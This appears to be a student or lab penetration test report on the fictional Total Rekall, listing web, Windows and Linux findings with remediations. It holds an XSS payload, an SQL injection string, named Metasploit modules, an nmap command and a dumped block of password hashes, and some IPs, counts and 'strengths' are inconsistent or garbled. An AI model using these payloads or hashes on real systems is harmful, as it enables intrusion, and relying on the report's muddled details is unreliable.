Cybersecurity

Penetration Test Report

Total Rekall Inc.

Penetration Test Report

PocketSecurity, LLC.

Confidentiality Statement

This document contains confidential and privileged information from Total Rekall Inc. (henceforth known as Total Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 26

Contact Information

Company Name	PocketSecurity, LLC
Contact Name	Aaron Gelera
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	ajsgps@ps.com

Document History

Version	Date	Author(s)	Comments
001	07/22/2022	Aaron	1 of 4 Testers onsite

Introduction

In accordance with Total Rekall's policies, PocketSecurity, LLC (henceforth known as PSL) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on Total Rekall's network segments by PSL during July of 2022.

For the testing, PSL focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Total Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

PSL used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Total Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

PSL begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

PSL uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Total Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

PSL's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Total Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Total Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Total Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Total Rekall and are hosted in Total Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.18.14.35 172.22.117.0/24 *totalrekall.xyz	-Total Rekall web application IP -Company Server -Domain Name


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Total Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There is no risk of open source data breaches due to network architecture mapping.
- Tools like Metasploit / Hashcat / Nmap were used to prevent unauthorized access
- Some forms contained Input Validation

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is vulnerable to XSS and SQL payload injection
- Credentials are being stored in HTML source code
- Apache web server is outdated and vulnerable to multiple exploits
- SLMail server is vulnerable to exploits which allow access to shell
- Unauthorized access to password hashes allow for password cracking and privilege escalation
- Rekall's server physical address is publicly available
- Credentials are displayed when doing a IP lookup
- IP addresses within Rekall's IP range display potential vulnerabilities (open ports, IP addresses, etc.) when scanned
- Open ports allow for file enumeration and unauthorized access

Executive Summary

During penetration testing of Rekalls IT assets Pocket Security, LLC. was able to identify multiple vulnerabilities. This has several serious consequences that could have a devastating impact on the Rekall's revenue and reputation. As you can see below the Pocket security team was able to infiltrate Rekall's assets to leak sensitive data and elevate its privileges on the system.

Pocket Security Group first tested the Recall web application. We recognize that it is vulnerable to XSS reflection attacks because malicious scripts can run on the home page. VR Planner can upload files from a web page so web apps are also vulnerable to including local files. An XSS storage vulnerability was discovered in the comments page because it allowed script code to be executed. SQL injection attacks can also work on the Login.php toolbar while the Networking.php page is vulnerable to command injection attacks.

Open source data can be viewed and determined to be viewable using OSINT and a cached certificate was found by searching crt.sh. Surprisingly, the users login credentials are actually stored as a regular view in the HTML source of the Login.php page which can also be viewed by highlighting that page in a web browser. The Robots.txt file is also displayed and we tried to make it easily accessible. Investigation revealed user credentials for Github repositories that allowed unauthorized access to web host files and directories. The Apache server has been identified as vulnerable to the Struts vulnerability.

We then checked the Windows OS environment to confirm that Packet Security FTP port 21 and port 110 for SLMail service are open. Metasploit was used to detect this vulnerability and obtain the password hash file which allowed the crack and reverse shell to be created. Additionally, scheduled tasks are easily displayed in the Windows 10 machine task scheduler and Metepreter can be used to display directories in the official Windows directories.

In the Linux environment the PSL was able to find 5 publicly exposed and vulnerable IP addresses one of which was running Drupal. The stolen credentials are used to log into the host and gain root privileges. Another common known RCE shell implementation vulnerability was discovered using meterpreter. The sudors file can also be accessed using the Shellshock exploit in Metasploit.

In conclusion this vulnerability can be misused in a malicious manner to cause huge damage to the companys resources and overall operations. PSL will provide detailed recommendations for mitigating each of these vulnerabilities to prevent potential damage and harm.

Summary Vulnerability Overview


Vulnerability	Severity
Local File Inclusion	**Critical**
SQL Injection	**Critical**
Sensitive Data Exposure	**Critical**
User Credentials Exposure	**Critical**
Command Injection	**Critical**
Shellshock on Web Server (Port 80)	**Critical**
Apache Struts (CVE-2017-5638)	**Critical**
Linux Privilege Escalation	**Critical**
SLMail Port 110 Exploited via Metasploit (SeattleMail)	**Critical**
Access System and Run lsa_dump_sam via Kiwi Shows Password Hashes	**Critical**
Admin Server Credentials Dumped via Kiwi Critical System Shell Executed with Dumped Admin Server Credentials	**Critical**
IPs visible with Nmap Critical Drupal (CVE-2019-6340)	**Critical**
Open Source Exposed Data	**High**
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	**High**
Run as ALL Sudoer (CVE-2019-14287)	**High**
Open FTP Port 21	**High**
Sensitive Information Stored in Public/Documents Folder	**High**
XSS Reflected	**Medium**
XSS Stored	**Medium**
Certificate Search via crt.sh	**Medium**

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110

Exploitation Risk	Total
Critical	14
High	5
Medium	3
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Malicious script successfully reflected on host home page
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	LFI successfully executed, uploaded .php file from the tool bar located on the VR Planner

Images	 
Affected Hosts	192.168.14.35
Remediation	Prevent file paths from being able to be appended directly; if possible, restrict API to allow inclusion only from a directory and the directories below it


Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	While accessing /Comments page, entered <script>alert(“Hi”)</script> to reveal Flag 3
Images	
Affected Hosts	192.168.14.35
Remediation	Implement XSS protection to disallow injection of script code


Vulnerability 4	Findings
Title	SQL Injection

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	While accessing /Login.php page, payload (Name or “1=1”) was entered in toolbar intended for password successfully resulting in exploit
Images	
Affected Hosts	192.168.14.35
Remediation	Disallow web app to accept direct input and/or implement character escaping

Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Navigation allowed from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt via 192.168.14.35/networking.php Able to input “splunk” inside of toolbar intended for DNS Check
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation unintended access

Vulnerability 6	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Open Port 21 allows for FTP enumeration through FTP connection on host IP which resulted in successful transfer and access/download of vulnerable files



Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 21

Vulnerability 7	Findings
Title	SLMail Exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerability in SLMail due to open port 110 was successfully exploited through use of windows/pop3/seattlelab_pass exploit within Metasploit which resulted in successful Meterpreter session
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 110, disuse SLMail service and replace with

	another service

Vulnerability 8	Findings
Title	Sensitive Data/Credentials Dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Continued use of previous successful exploit via Metasploit/Meterpreter session; access to vulnerable passwords file obtained, followed by successful hash dump within post/windows/gather/hashdump. Passwords cracked using john, resulting in successful access to credentials and creation of a reverse shell.
Images	File Actions Edit View Help * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : DESKTOP-2I13CU6sysadmin Credentials des_cbc_md5 : 94f4e331081f3443 OldCredentials des_cbc_md5 : 94f4e331081f3443 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784 c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcacdecafb94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALflag6 Credentials des_cbc_md5 : 4023cd293ea4f7fd
Affected Hosts	172.22.117.20


Remediation	Restrict access to vulnerable files by updating permissions on files and user permissions; move files to an non-public domain

Vulnerability 9	**Findings**
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	On the Domain Dossier webpage, viewed the WHOIS data with OSINT for Total rekall.xyz to access sensitive information
Images	 
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Ensure no sensitive data is being shared publicly, clean up WHOIS records

Vulnerability 10	**Findings**
Title	Certificate Search via crt.sh
Type (Web app / Linux OS / WIndows OS)	Web App

Risk Rating	Medium
Description	Searched for totalrekall.xyz on crt.sh, found stored certificate
Images	
Affected Hosts	34.102.136.180
Remediation	Protect information from being exposed by the crt.sh site

Vulnerability 11	Findings
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	An Nmap scan on 192.168.13.0/24 revealed 5 hosts are visible with exposed IP's

Vulnerability 11	Findings
Title	Nmap Scan
Images	
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Implement IP blocking for unauthorized users


Vulnerability 12	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ran aggressive Nmap scan (Nmap -A 192.168.13.0/28) to discover host running Drupal
Images	
Affected Hosts	192.178.13.12

Remediation	Block probes, restrict information returned, slow down the aggressive Nmap scan, and/or return misleading information

Vulnerability 13	Findings
Title	User Credentials Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	User credentials are visible within HTML of the Login.php and when highlighting page in a web browser
Images	
Affected Hosts	192.168.14.35
Remediation	Delete this information from the HTML, implement 2-factor authentication for enhanced security-

```
}
</style>

    <form action="/login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >

</div>
```


Vulnerability 14	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Unrestricted access to robots.txt page

Images	
Affected Hosts	192.168.14.35
Remediation	Restrict access to robots.txt to authorized users

Vulnerability 15	Findings
Title	Nessus scan
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Nessus scan revealed Apache Struts
Images	
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache


Vulnerability 16	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Able to escalate privileges via SSH from stolen credentials
Images	
Affected Hosts	192.168.13.14

Remediation	Close port 22, enforce stronger credentials, and/or implement 2-factor authentication

